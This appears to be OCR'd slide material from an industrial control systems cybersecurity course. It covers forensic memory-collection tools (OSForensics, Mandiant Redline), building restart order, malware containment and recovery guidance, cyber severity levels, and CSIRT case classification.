
OSForensics - Warning

The memory viewer shows the active memory of the computer that OSForensics is currently running on. It cannot be used to show any information from an acquired drive or image.


As such, from a forensics stand point, this feature only makes sense in the context of a live acquisition on a suspect machine.

□ I understand, do not warn me about this again. OK

Mandiant Redline Home


Redline®
Redline®
Collect Data
Create a Standard Collector >
Create a Comprehensive Collector >
Create an IOC Search Collector >
Analyze Data
From a Saved Memory File >
Open Previous Analysis >
Search the web and Windows
10:21 AM
8/8/2016

Mandiant Redline Comprehensive Data



Start your Analysis Session

Review Script Configuration

You have chosen to create a Comprehensive Collector

The comprehensive collector will gather most of the data Redline is capable of collecting. Note: this will not collect strings which can be manually enabled by choosing to edit the script below.

Edit your script

Acquire Memory Image

☑ Checking this option will acquire an image of memory that can be used to accurately acquire process memory and drivers during analysis in Redline

Specify Collector Location

1. Your Collector package will be created and saved to the location you specify below.

2. On the machine you want to audit, run the 'RunRedlineAudit.bat' script, preferably from removable media (e.g. a USB Hard Drive). The script will run the Collector, as you configured it, and save the results to a folder named 'Sessions\AnalysisSession1'. Every time you run the script, a new AnalysisSession folder (AnalysisSession2, AnalysisSession3, etc.) is created.

3. When the collection is finished, transfer the results back to your analysis machine, then double-click 'AnalysisSession.mans' file located inside the AnalysisSession folder.


A copy of these instructions can be found in the location you specified, in the file 'Readme.txt'

Save Your Collector To: Open Folder

E:\PMC Projects Current\PMC-NIBS Cybersecuring Control Systems\BCS TTP\CS Jump-Kit\Example Files

Please select an empty directory.

Mandiant Redline Analyze



Start your Analysis Session

Instructions

Select the memory image captured. Redline will analyze this image to aid in navigation and to assist in the identification of potential issues. Redline can also search for Indicators of Compromise (described below) at this time. If you wish to search for Indicators of Compromise (IOCs) at a later time, this option can be found under the IOC reports tab.

Indicators of Compromise:

Indicators of Compromise are forensic artifacts left behind by an intrusion. An IOC file describes these artifacts using the OpenIOC format. When configuring an audit, Redline verifies that the correct data exists, or will be acquired, so that these artifacts can be identified.

Note that IOC sets may be run against an audit after collection and analysis. Redline will issue a warning if an IOC is selected which requires data that was not collected in the original audit.

Configuration

Location of Saved Memory Image: Open Containing Folder

Place Memory Image File Location Here — Browse...

□ **Indicators of Compromise Location:** Open Folder

Choose a directory containing your Indicators of Compromise — Browse...


Control Systems Restart Sequence

Every building restart sequence will be unique, but in general:

- Restore electrical service
- Restore sanitary sewage and lift pumps service
- Restore potable water service
- Restore chill water service
- Restart BAS (HVAC, Lighting, and other modules)
- Restart ESS (PAS, CCTV, IDS)
- Restart FAS (Alarms and Sprinklers)
- Restart other services

Cybersecurity for Hospitals and Healthcare Facilities: A Guide to Detection and Prevention


Cyber-Physical Attack Recovery Procedures


Cyber-Physical Attack Recovery Procedures
A Step-by-Step Preparation and Response Guide
Luis Ayala
Apress

- Prevent Hackers From Destroying a Boiler
- Prevent Hackers From Destroying a Pressure Vessel
- Prevent Hackers From Destroying Chillers
- Prevent Hackers From Destroying a gas Fuel Train
- Prevent Hackers From Destroying a Cooling Tower
- Prevent Hackers From Destroying a Backup Generator
- Prevent Hackers From Destroying Switchgear
- Eight Steps to Defending Building Control Systems

https://www.amazon.com/Cyber-Physical-Attack-Recovery-Procedures-Step-/dp/1484220641/ref=sr_1_15?ie=UTF8&qid=1471469696&sr=8-15&keywords=cyber-physical+systems

Cyber-Physical Attack Recovery Procedures


Cybersecurity for Hospitals and Healthcare Facilities
A Guide to Detection and Prevention
Luis Ayala
Apress

- Hacker Reconnaissance of a Hospital Network
- Active Medical Device Cyber-Attacks
- Medical Facility Cyber-Physical Attacks
- Hospital Insider Threats
- Detection of Cyber-Attacks
- Preventing Cyber-Attacks
- Cyber-Attack Response and Recovery Planning

https://www.amazon.com/Cybersecurity-Hospitals-Healthcare-Facilities-Prevention/dp/1484221540/ref=sr_1_1?ie=UTF8&qid=1474322294&sr=8-1&keywords=cybersecurity+for+hospitals

Unit 8

Enclosure I: Cyber Severity Levels, Incident Reporting

Incident Containment

There are ***two main purposes*** in the containment of malware. The first purpose is to ***stop the spread*** to other parts of the system. The second purpose is to ***prevent continued damage*** to the ICS. Even if the malware is isolated from spreading to other components or networks in the ICS, or across facilities, it may continue to cause damage in the isolated segment.

The ***containment of malware does not follow a standard approach*** for each organization. It will ***vary based on the type of malware, the importance of the effected system, and the acceptable level of risk***. Thus, every organization must determine its proper containment actions based on its unique system requirements. The containment criteria need to be well documented and understood by members of the organization and the CSIRT.

Several methods to malware containment are available. The first method uses ***automated technologies*** such as virus removal programs to eliminate the problem and restore system functions. The second method ***halts services*** while the incident is being handled, and the third method ***blocks certain types of network connectivity*** by using a filtering process.

Incident Remediation

Prior to full system recovery, remediation efforts should be performed to fix the source of the problem. This may include ***eradication of any malware*** left on the system, ***removal or replacement*** of vulnerable equipment, ***reconfiguration and patching*** of equipment or software, and possible ***access cancellation*** for certain personnel.

A complete rebuild should be considered if the following system characteristics are present:

- The intruder gained root or administrator-level access to the system.
- Back-door type access has been granted that is not readily identified. The risk is that one backdoor may be found, but others may go undiscovered.
- System files were replaced by the malware or directly by the intruder.
- The system is unstable or does not function properly after antivirus software, spyware detection and removal utilities, or other programs or techniques eradicate the malware.

Incident Recovery

- Establish contingency plans with available equipment identified before the incident.
- Patch and maintain all backup systems to the same level as the primary systems. Conduct regular and planned testing at a planned specific time to verify that the fail-over systems will work properly when called upon.
- Establish plans to run segments of the ICS in isolation prior to an incident. This will provide the engineers a realistic picture of interdependencies between components, allowing them to make decisions on isolation, if necessary.
- Test backup equipment against realistic timeframes found in a worst-case scenario. For example, backup generators may need to power a system for days rather than hours, depending on the circumstances of the facility.
- Establish and run acceptance tests and procedures to ensure that systems have been restored to the pre-incident state. These may include both automated and manual tests.
- Define procedures as part of the incident response plan to provide for the proper authority to accept the tests and declare the ICS fully operational.

The ***final stage of recovery*** is to not just restore the system to where it was, but rather to ***make it better and more secure***. The system should have the same operational capabilities, but it also should ***protect against the exploit that caused the incident in the first place***.

Post-Incident Analysis and Forensics

Post-incident analysis and forensics consists of three areas. The first area is ***lessons learned*** where an attempt is made to analyze the incident, the response, and the impact to discover and document what could have been done differently to improve the response. The second area is ***recurrence prevention***, or actually applying what was learned in remediating discovered weaknesses in the cybersecurity program, including preventing a similar incident. The third area is ***forensics***, which includes capturing and protecting data as evidence for potential legal action.

ENCLOSURE I: CYBER SEVERITY LEVELS

ENCLOSURE I: CYBER SEVERITY LEVELS

I.1. Cyber Severity Levels Introduction

a. Description. Cyber Severity Levels are a designation of the extent to which cyber activity may impact the operational mission or supporting operational requirements.

b. Key Components

(1) CJCSM 6510.01B, *Cyber Incident Handling Program*, December 2014 (appendix A, section AA.15)
(2) Severity Levels
(3) Malicious Actions

I.2. CYBER SEVERITY LEVELS OVERVIEW


I.2. Cyber Severity Levels Overview

While ICS/SCADA can be attacked in a variety of ways, there are a number of steps that are common, or at least present in most attacks. Each of these steps could yield some behavioral change in the system that could be detected by an operator. However, not all Detections require a Mitigation action. Mitigation is a disruptive process, which could degrade the operational capabilities. Given those circumstances, a more graduated approach to Detection/Mitigation allows IT and ICS managers to take steps to assess the cyber event to determine what level of response is required and react proportionately. Table I-1 provides the incident level severity rating approach used in the ACI TTP.

I.3. INCIDENT SEVERITY LEVELS

I.3. Incident Severity Levels

The Severity Level Scale is **a range between 3 and 0, from the least severity to the greatest severity,** respectively. Table I-1 provides the ACI TTP definitions as well as the CJCSM 6510.01B definitions.




Severity Level	ACI TTP Definition	CJCSM 6510.01B Definition
Level 3 High	Has the potential to result in a demonstrable impact to the commander's mission priority, safety, or essential operations.	The potential impact is high if the loss of confidentiality, integrity, or availability could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals.
Level 2 Medium	May have the potential to undermine the commander's mission priority, safety, or essential operations.	The potential impact is moderate if the loss of confidentiality, integrity, or availability could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals.
Level 1 Low	Unlikely potential to impact the commander's mission priority, safety, or essential operations.	The potential impact is low if the loss of confidentiality, integrity, or availability could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals.
Level 0 Baseline	Unsubstantiated or inconsequential event.	Not applicable.

Table I-1: Incident Severity Levels

Incident Categorization

Once positively identified, a cyber attack should be categorized, and the response prioritized based on that categorization. The categorization should be based on the type of incident and the potential damage to the ICS. The type of incident will drive the appropriate level of response.



http://www.first.org/resources/guides/csirt_case_cl
MSN
Incident Response
CIRT Case Classification (Or...
Links
4:52 PM
4/28/2014

CSIRT Case Classification (Example for Enterprise CSIRT)

I. Scope

It is critical that the CSIRT provide consistent and timely response to the customer, and that sensitive information is handled appropriately. This document provides the guidelines needed for CSIRT Incident Managers (IM) to classify the case category, criticality level, and sensitivity level for each CSIRT case. This information will be entered into the Incident Tracking System (ITS) when a case is created. Consistent case classification is required for the CSIRT to provide accurate reporting to management on a regular basis. In addition, the classifications will provide CSIRT IM's with proper case handling procedures and will form the basis of SLA's between the CSIRT and other Company departments.

